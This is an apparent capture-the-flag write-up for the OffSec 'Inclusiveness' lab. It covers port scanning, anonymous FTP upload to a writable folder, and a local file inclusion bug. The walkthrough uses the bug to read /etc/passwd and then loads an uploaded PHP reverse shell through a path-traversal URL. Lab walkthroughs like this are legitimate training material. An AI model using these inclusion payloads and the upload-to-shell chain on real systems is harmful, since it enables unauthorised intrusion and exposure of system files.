
Inclusiveness

```
rustscan -a 192.168.174.14 -t 3000 -u 4000 -- -A -oN nmap
```

Three ports are open **21**, **22** and **80**




```
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Feb 08  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.163
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC8Yl88LxuiPiXQGaZ6fB6K88oCmL/yXhY4Y3j/9PjnFHPRCqM18y4Ol7Q9LMr5CN042Zs/WMt05YE9
bk768DxnLUw0ujGuh38UDl3gyYVBFpFZgRb7zBuYRzjIdWijpXm23sbXti4TO6KTC4KVm1BTzT4CVFxBakuuvk1Ieraeusc9agTfCVx7dkN2OX79jAc1uz
Pj8j4MKEz6klMO7mIMvaHFRQ1Z5kBtH7QIGG97D5qhkD8X
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGNCidfAh8l1B4elJK42/1YqrUEBlGWDjg7ZWacpptAf
|   256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEkCe1XYRTFeHyzWuvZ3JkIkWwD4pGHBcTGEGYYcJhv
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
```

On ftp **anonymous** login is allowed


```
ftp 192.168.174.14
```

pub folder is located in ftp but it's empty



```
┌──(root#Bhavesh)-[~/Offsec/Inclusiveness]
└─# ftp 192.168.174.14
Connected to 192.168.174.14.
220 (vsFTPd 3.0.3)
Name (192.168.174.14:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14517|)
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Feb 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53075|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> 
```

On port 80 default **apache** page



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

On **robots.txt** file it want search engine to show it's information




192.168.174.14/robots.txt


You are not a search engine! You can't read my robots.txt!

```
curl http://192.168.174.14/robots.txt --user-agent google
```

On robots.txt file one disallow entry **/secret_information**



```
┌──(root#Bhavesh)-[~/Offsec/Inclusiveness]
└─# curl http://192.168.174.14/robots.txt --user-agent google
User-agent: *
Disallow: /secret_information/
```




192.168.174.14/secret_information/

DNS Zone Transfer Attack

english spanish

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

On **/secret_information** there are two langauge option to see the information when we click one of them it look like below screen shot.
Meaning that it is **LFI (Local File Inclusion)** vulnerability.




192.168.174.14/secret_information/?lang=en.php

DNS Zone Transfer Attack

english spanish

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

Add **/etc/passwd**. And we can see content of this file.




192.168.174.14/secret_information/?lang=/etc/passwd

DNS Zone Transfer Attack

english spanish


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi-autoipd:x:107:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin sshd:x:110:65534::/run/sshd:/usr/sbin/nologin avahi:x:113:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:114:121::/var/lib/saned:/usr/sbin/nologin colord:x:115:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:116:123::/var/lib/geoclue:/usr/sbin/nologin tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

But we want **RCE** to gain shell for that we know in ftp there are one folder as **pub**. Try to add file in that folder and check can we see content of that file on port **80**.



```
┌──(root#Bhavesh)-[~/Offsec/Inclusiveness]
└─# echo "test" > test.txt

┌──(root#Bhavesh)-[~/Offsec/Inclusiveness]
└─# ftp 192.168.174.14
Connected to 192.168.174.14.
220 (vsFTPd 3.0.3)
Name (192.168.174.14:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||27706|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||58213|)
150 Ok to send data.
100% |***************************************************************************************************************************|     5       13.67 KiB/s
226 Transfer complete.
5 bytes sent in 00:00 (0.03 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||46737|)
150 Here comes the directory listing.
-rw-rw-rw-    1 118      125             5 Jun 05 17:02 test.txt
226 Directory send OK.
ftp>
```

Yupp we can see the content. Now put **php** reverse shell on **pub** folder and gain a shell on machine.




192.168.174.14/secret_information/?lang=/var/ftp/pub/test.txt

DNS Zone Transfer Attack

english spanish

test


I'm using **php-reverse-shell** from pentester monkey. Put that file on **pub** folder and start listener.



192.168.174.14/secret_information/?lang=../../../../../var/ftp/pub/shell.php

DNS Zone Transfer Attack

